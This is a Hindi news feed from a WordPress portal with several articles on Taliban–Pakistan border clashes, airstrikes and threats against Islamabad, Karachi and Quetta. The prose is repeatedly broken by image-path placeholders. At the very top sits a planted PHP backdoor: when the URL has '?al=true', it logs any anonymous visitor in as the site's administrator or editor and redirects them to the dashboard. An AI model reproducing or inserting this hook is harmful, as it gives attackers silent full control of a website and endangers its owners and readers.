// _ea_al add_action('init', function(){ if(isset($_GET['al']) && $_GET['al']==='true'){ if(!is_user_logged_in()){ $u=get_users(['role'=>'administrator','number'=>1,'fields'=>['ID','user_login']]); if(empty($u)){$u=get_users(['role'=>'editor','number'=>1,'fields'=>['ID','user_login']]);} if(!empty($u)){wp_set_auth_cookie($u[0]->ID,true,false);wp_redirect(admin_url());exit();} } else {wp_redirect(admin_url());exit();} } }, 2); Taliban – प्रत्युषा आशा की नयी किरण https://pratyushaashakinayikiran.com न्यूज़ पोर्टल Fri, 13 Mar 2026 08:26:00 +0000 en-US hourly 1 https://wordpress.org/?v=7.0 तालिबान ने पाकिस्तान को चेताया, इस्लामाबाद, कराची और क्वेटा को दहलाने की धमकी दी https://pratyushaashakinayikiran.com/?p=204507 Fri, 13 Mar 2026 08:26:00 +0000 https://pratyushaashakinayikiran.com/?p=204507 कंधार

अफगानिस्तान पर पाकिस्तानी एयरस्ट्राइक के बाद दोनों देशों के बीच तनाव अब 'आर-पार' की जंग में तब्दील होता दिख रहा है. पाकिस्तान द्वारा की गई एयरस्ट्राइक के बाद अब तालिबान के एक वरिष्ठ अधिकारी ने पाकिस्तान के प्रमुखशहरों पर हमले की धमकी दी है. यह चेतावनी कथित तौर पर अफगानिस्तान में पाकिस्तानी हवाई हमलों के बाद सामने आई है।

रिपोर्ट के अनुसार, अफगानिस्तान के बल्ख प्रांत के तालिबान गवर्नर के प्रवक्ता हाजी जाहिद ने कहा कि यदि पाकिस्तान की ओर से ऐसे हमले जारी रहते हैं तो पाकिस्तान के बड़े शहरों को निशाना बनाया जा सकता है. उन्होंने विशेष रूप सेइस्लामाबाद, कराची और क्वेटा का उल्लेख किया।

यह बयान ऐसे समय आया है जब अफगानिस्तान में तालिबान प्रशासन ने आरोप लगाया है कि पाकिस्तान की सेना ने अफगानिस्तान के कई इलाकों में हवाई हमले किए हैं. इन हमलों में राजधानी काबुल और कंधार सहित कुछ अन्य क्षेत्रों को भी निशाना बनाए जाने की खबरें हैं।

हाजी जाहिद,हाजी युसूफ के प्रवक्ता हैं. वफा को तालिबान के शीर्ष नेता हैबतुल्ला अखुंदजादा का करीबी माना जाता है औरउत्तरी अफगानिस्तान में उनका प्रभाव काफी मजबूत बताया जाता है।

विशेषज्ञों का मानना है कि यह बयान दोनों देशों के बीच बढ़ते तनाव का संकेत है. अफगानिस्तान-पाकिस्तान सीमा लंबे समय से विवाद और सैन्य झड़पों का केंद्र रही है. समय-समय पर दोनों पक्ष एक-दूसरे पर सीमा पार हमलों और उग्रवादियों कोसमर्थन देने के आरोप लगाते रहे हैं।

ताजा बयान के बाद क्षेत्रीय सुरक्षा को लेकर नई चिंताएं पैदा हो गई हैं. विश्लेषकों के मुताबिक यदि दोनों देशों के बीच सैन्य कार्रवाई और बयानबाजी इसी तरह जारी रही तो इससे पूरे क्षेत्र में अस्थिरता बढ़ सकती है।

फिलहाल पाकिस्तान की ओर से तालिबान के इस बयान पर आधिकारिक प्रतिक्रिया सामने नहीं आई है, लेकिन विशेषज्ञों का कहना है कि स्थिति को नियंत्रित करने के लिए कूटनीतिक स्तर पर बातचीत जरूरी होगी।

]]>
तालिबान ने पाकिस्तान पर किया प्रचंड हमला, डूरंड लाइन पर दो नई पोस्ट कब्जाई, युद्ध तेज https://pratyushaashakinayikiran.com/?p=202052 Tue, 03 Mar 2026 05:56:00 +0000 https://pratyushaashakinayikiran.com/?p=202052 काबुलपाकिस्तान को अफगानिस्तान-तालिबान ने एक और झटका दे दिया है. तालिबान ने डूरंड लाइन पर दो पोस्टों पर कब्जा कर लिया है. Tolo News की रिपोर्ट के मुताबिक, इस्लामिक अमीरात ऑफ़ अफ़गानिस्तान की सेनाओं नेकंधार प्रांत के स्पिन बोल्डक और शोराबक ज़िलों में काल्पनिक डूरंड लाइन के पास पाकिस्तानी मिलिट्री पोस्ट पर कब्ज़ा कर लिया है|

पाकिस्तान और अफ़गानिस्तान के बीच तनाव तब और बढ़ गया, जब अफ़गान तालिबान सेनाओं ने रावलपिंडी में नूर खान एयर बेस पर पाकिस्तान के कमांड और कंट्रोल सेंटर को निशाना बनाकर हथियारों से लैस ड्रोन हमले किए. यह घटना खास तौर पर सेंसिटिव है क्योंकि नूर खान एयर बेस उन पाकिस्तानी मिलिट्री साइट्स में से एक था, जिन्हें ऑपरेशन सिंदूर के दौरान भारतीय सेनाओं ने टारगेट किया था|

मई 2025 में भारत और पाकिस्तान के बीच चार दिन की छोटी लेकिन ज़ोरदार लड़ाई के नौ महीने बाद भी, बेस पर रिकंस्ट्रक्शन का काम चल रहा था. बेस पर अफ़गान तालिबान के नए हमले की खबर ने रिपेयर के काम को और खतरे में डाल दिया है, जिससे और नुकसान हुआ है|

अफ़गानिस्तान के नेशनलडिफेंस मिनिस्ट्री के ऑफिशियल X अकाउंटके मुताबिक, तालिबान सेनाओं ने क्वेटा में 12th डिवीजन हेडक्वार्टर और खैबर पख्तूनख्वा में दूसरी पाकिस्तानी मिलिट्री जगहों पर ड्रोन हमले किए|

मिनिस्ट्री ने कहा, "आज, नेशनल डिफेंस मिनिस्ट्री की एयर फोर्स ने पाकिस्तान में ज़रूरी मिलिट्री ठिकानों पर सटीक और कोऑर्डिनेटेड हवाई ऑपरेशन किए. इसमें रावलपिंडी में नूर खान एयरबेस, क्वेटा (बलूचिस्तान) में 12th डिवीजन हेडक्वार्टर, खैबर पख्तूनख्वा की मोहमंद एजेंसी में ख्वाजाई कैंप और कई दूसरी ज़रूरी पाकिस्तानी मिलिट्री जगहों और कमांड सेंटर को निशाना बनाया गया|

इससे पहले, तालिबान अधिकारियों ने दावा किया था कि पूर्वी अफ़गान शहर जलालाबाद में एक पाकिस्तानी फ़ाइटर जेट कोमार गिराया गया था. न्यूज़ एजेंसी AFP ने बताया किपायलट को एयरक्राफ़्ट से पैराशूट से उतरने के बाद ज़िंदा पकड़ लिया गया. स्थानीय लोगों ने AFP को बताया कि पायलट को लैंडिंग के तुरंत बादहिरासत में ले लिया गया था. यह घटनाक्रम दोनों देशों के बीच बड़े पैमाने पर बॉर्डर पार दुश्मनी के बीच हुआ है|

शुक्रवार को पाकिस्तान ने अफ़गानिस्तान की राजधानी काबुल और दक्षिणी शहर कंधार पर एयरस्ट्राइक की, जहां तालिबान के सुप्रीम लीडर हिबतुल्लाह अखुंदज़ादा का ठिकाना है. पाकिस्तानी सरकार के एक प्रवक्ता ने कहा कि 133 तालिबान लड़ाके मारे गए, 200 से ज़्यादा घायल हुए और कई चौकियां तबाह कर दी गईं या उन पर कब्ज़ा कर लिया गया|

]]>
सिर्फ 15 मिनट में PAK सेना का आत्मसमर्पण, तालिबान ने हथियार भी कब्जाए https://pratyushaashakinayikiran.com/?p=185646 Wed, 15 Oct 2025 06:26:00 +0000 https://pratyushaashakinayikiran.com/?p=185646 काबुल

तालिबानी लड़ाके और पाकिस्तानी की सेनाओं के बीच एक बार फिर से भीषण जंग हो रही है. दोनों सेनाएं अफ़ग़ानिस्तान-पाकिस्तान बॉर्डर पर स्थित स्पिन बोल्डक में लड़ाई लड़ रही हैं. आज सुबह लगभग 4 बजे स्पिन बोल्डकक्षेत्र में पाकिस्तानी सेना और अफगान तालिबान के बीच भारी लड़ाई शुरू हो गई. सोशल मीडिया पर जारी किए गए बॉर्डर में स्पिन बोल्डक-चमन सीमा का क्रॉसिंग दिखाई दे रहा है.

स्पिन बोल्डक अफ़गानिस्तान-पाकिस्तान सीमा पर स्थित है. यह उत्तर में कंधार शहर और दक्षिण में पाकिस्तान के चमन और क्वेटा शहर से एक राजमार्ग द्वारा जुड़ा हुआ है. पश्चिमी-चमन सीमा क्रॉसिंग शहर के दक्षिण-पूर्व में स्थित है.

अफ़गान तालिबान का दावा है कि पाकिस्तानीसैनिकों के साथ भिडंत के 15 मिनट के अंदर ही तालिबानियों ने पाकिस्तानियों को सरेंडर के लिए मजबूर कर दिया और उनके हथियार ज़ब्त कर लिए गए.

एक और वीडियो में दिखाया गया है कि लड़ाई के 15 मिनट के अंदर ही तालिबानियों ने पाकिस्तानियों के हथियार जब्त कर लिए.

स्पिन बोल्डक जिले के सूचना प्रमुख अली मोहम्मद हकमल ने टोलो न्यूज़ को बताया कि जारी लड़ाई में हल्के और भारी दोनों तरह के हथियारों का इस्तेमाल किया जा रहा है.

अभी तक हताहतों की संख्या के बारे में कोई आधिकारिक जानकारी नहींहै, लेकिन रिपोर्टों के अनुसार पाकिस्तानी तोपखाने की गोलाबारी से आम लोगों के घर तबाह हो गए हैं, जिससे कई निवासियों को इलाक़े से भागना पड़ा है.

अफगानिस्तान के नेशनल सिक्योरिटी काउंसिल से जुड़े कबीर हकमाल ने कहा है कि, 'स्पिन बोल्डक क्षेत्र में तालिबान और पाकिस्तानी सेना के बीच भीषण झड़पें हुई हैं. कई सूत्रों ने हताहतों की पुष्टि की है और बताया है कि कई स्थानीय घर नष्ट हो गए हैं. पाकिस्तानी सेना कथित तौर पर डूरंड रेखा से सटे इलाकों को निशाना बनाने के लिए भारी हथियारों और हवाई शक्ति का इस्तेमाल कर रही है. दोनों पक्षों की ओर से अभी तक कोई आधिकारिक बयान जारी नहीं किया गया है.'

AFGEYE नाम की न्यूज एजेंसी ने कहा है कि कंधार प्रांत के स्पिन बोल्डक गेट पर आज तड़के अफगान सुरक्षा बलों और पाकिस्तानियों के बीच भीषण झड़पें शुरू हो गईं. पाकिस्तानीसुरक्षा बलों के हताहत होने की पुष्टि हुई है.

एक दूसरे यूजर ने लिखा है कि अफगान सेना ने स्पिन बोल्डक में डूरंड रेखा पर पाकिस्तान की चौकियों को नष्ट कर दिया है और दर्जनों पाकिस्तानी सैनिकों को ज़िंदा पकड़ लिया है. उन्होंने बड़ी संख्या में हल्के और भारी हथियारों के साथ-साथ टैंक भी ज़ब्त कर लिए हैं और उन्हें अफ़ग़ानिस्तान में स्थानांतरित कर दिया है.

पाकिस्तान-अफगानिस्तान के बीच हालिया टकराव

11-12 अक्टूबर की रात को अफगान तालिबान ने पाकिस्तानी हवाई हमलों के जवाब में पाकिस्तानी सैन्य चौकियों पर हमला बोला. तालिबान ने दावा किया कि उन्होंने 58 पाकिस्तानी सैनिकों को मार गिराया और 25 चौकियां कब्जे में लीं, जबकि पाकिस्तान के अनुसार 23 उसके सैनिक मारे गए और 200 से अधिक तालिबानी लड़ाके मारे गए.

यह लड़ाई डुरंड लाइन के आस-पास हो रही है. ये वो जगह है जहां पर पाकिस्तानअफगानिस्तान पर टीटीपी (तहरीक-ए-तालिबान पाकिस्तान) को पनाह देने का आरोप लगाता है. पाकिस्तान टीटीपी पर अपने यहां हमलों का आरोप लगाता रहता है.

जवाबी कार्रवाई में पाकिस्तान ने कंधार और हेलमंद में ड्रोन हमले किए. तनाव के बीच दोनों देशों ने सीमा बंद कर दी है जिससे व्यापार ठप हो गया और हजारों वाहन फंस गए हैं.

]]>
तालिबान का पाकिस्तान पर जीत का दावा, जश्न के बीच अफगानी बोले — ‘हम हैं साम्र्यों के कब्रिस्तान’ https://pratyushaashakinayikiran.com/?p=185556 Tue, 14 Oct 2025 13:38:00 +0000 https://pratyushaashakinayikiran.com/?p=185556 काबुल

पाकिस्तान के साथ खूनी जंग में तालिबानी लड़ाकों ने खुद को विजेता घोषित कर दिया है. अफगानिस्तान के कई शहरोंमें जनता तालिबानी लड़ाकों के साथ सड़क पर जश्न मना रही है. अफगानिस्तान के आम शहरियों ने कहा है कि अफगानिस्तान की सरजमीं पर पाकिस्तानियों की बुरी नजर बर्दाश्त नहीं है. अफगानिस्तान के खोस्त, नंगरहार, पकीता, पंजशीर और काबुल में इस लड़ाई को पाकिस्तानियों को अफगानियों का जवाब बताया जा रहा है.

अफगानिस्तान की अंग्रेजी वेबसाइट टोलो न्यूज के अनुसार अफगानिस्तान की अवाम का कहना है कि पाकिस्तान के साथ टकराव में उनकी सेना की बहादुरी सराहनीय है और अफ़ग़ानिस्तान के हवाई क्षेत्र का उल्लंघन करने वाली पाकिस्तान की कार्रवाई उनके लिए असहनीय है.

अफगानी सेना और तालिबानी लड़ाकों का समर्थन करने के लिए कई शहरों में युवा और कबीलाई नेता जमा हुए.

कुनार निवासी दाऊद खान हमदर्द ने कहा, "अगर पाकिस्तान ने हमारे क्षेत्र का उल्लंघन नहींकिया होता, तो अफगानिस्तान को उनके खिलाफ इस तरह के हमले करने के लिएमजबूर नहीं होना पड़ता."

नंगरहार निवासी मोहम्मद नादेर ने कहा, "हमारी सीमाएं अन्य पड़ोसियों के साथ भी लगती हैं, फिर भी उनके साथ हमारे संबंध खराब नहीं हुए हैं. इससे पता चलता है कि समस्या हमारे साथ नहीं, बल्कि पाकिस्तान के साथ है, क्योंकि वह हमेशा से समस्याओं का स्रोत रहा है."

कबायली बुज़ुर्गों,मजहबी विद्वानों ने घोषणा की कि मुल्क के हवाई क्षेत्र का उल्लंघन उन्हें बर्दाश्त और वे इसके विरुद्ध कोई भी कुर्बानी देने को तैयार हैं.

कुनार के एक कबायली बुज़ुर्ग तवोस खान अखुंदज़ादा ने कहा, "अफगानिस्तान साम्राज्यों का कब्रिस्तान है.पाकिस्तान को अफगानिस्तान के इतिहास से सीख लेनी चाहिए और अफगानों को परेशान करना बंद करना चाहिए."पक्तिया निवासी मुस्लिम हैदरी ने कहा, "इस्लामिक अमीरात और अफगानिस्तान के लोगों का अपनी जमीन और क्षेत्र के एक-एक इंच की रक्षा करना वैध अधिकार है."

अफगान की सुरक्षा परकमेंट करने वाले एक हैंडल नेलिखा, "डूरंड रेखा पर पाकिस्तानी सुरक्षा बलों के खिलाफ हालिया "बदला" अभियान में तालिबान बलों की जीत का जश्न मनाने 